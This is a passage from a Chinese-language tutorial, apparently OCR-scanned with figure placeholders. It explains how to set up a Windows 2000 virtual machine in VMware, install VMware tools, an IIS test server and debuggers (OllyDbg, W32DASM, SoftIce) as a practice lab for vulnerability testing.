


图11




图12

注意

1. 这里格式化/分区的硬盘是虚拟出来的，并不是真正的物理硬盘，所以不必担心它会破坏你的外部数据。

2. 如果安装过程要求重启计算机，同时按下“Ctrl + Alt + Insert”键即可，或者如图13所示选择“重启”。如果你想从虚拟机中回到外部系统，只需按下“Ctrl”+“Alt”。回到外部系统后，内部系统并不会停止运行。

整个安装操作过程可能会占用你15~40分钟，安装完成后系统自动重启，不久后你便可以看到一个崭新的Win2000了(如图14)。

看到图14的界面后，或许一些读者就开始急着去安装硬件驱动了。千万别去白忙——只要在系统内安装上“VMWare tools”，外部系统上的驱动程序便会直接挂载到虚拟机内部。




图13

点击“虚拟机”→“安装WMware工具”(如图15)。

VMWare tools自动挂载到虚拟机中后(如16)，一路“Next”，最后重启系统，驱动程序便完全安装好了。剩下的最后一步，就是看你怎样去利用/糟蹋这个系统了。

三、连接内外部系统的通道

如何在内外部系统间交换数据呢？在外部系统中复制到剪切板上的内容(如文字、图片等)，可以直接粘贴到虚拟机内的系统，但是文件/文件夹是不可以直接复制进去的。幸运的是WMware是支持拖放功能的，要把外部系统的文件/文件夹保存到虚拟机内，先在WMware右上角按下“还原”按钮，然后直接把文件拖到虚拟机内即可。

1. 安装Win200 IIS + ASP、PHP、CGI服务器

为了方便以后练习系统、IIS溢出攻击和漏洞测试，在虚拟机内安装IIS多功能服务器是必不可少的。在网络上有很多相关的安装教程，在这里我就不再重复了。IIS安装完成后，在IE上打开http://127.0.0.1即可访问IIS服务器的主网站(如图17)。默认安装下这个网站的主目录位于C:\wwwroot\。

注：127.0.0.1为指定的本机IP。

2. 安装W32DASM、OllyDbg、SoftIce调试工具

对我们来说，虚拟机主要是用于做系统调试的，即使测试过程中造成虚拟机内的操作系统崩溃，我们也无须可惜，大不了重装虚拟机系统。

在虚拟机内安装OllyDbg、W32DASM等软件与在外部系统上安装方法一样，主要是SOFTICE的安装方法。网上流传有不少用VMWare搭建SOFTICE远程调试环境的文章，操作比较繁琐，其实从SOFTICE 3.1和VMWware4.0开始，SOFTICE便可很好地在VMWare中使用，不过要对VMWare的配置文件做一些修改。

打开“Win2000虚拟机”这个目录，用记事本打开里面的“win2000pro.vmx”文件，在末端添加“svga.maxFullscreenRefreshTick=”2””(如图18)。




图14




图15

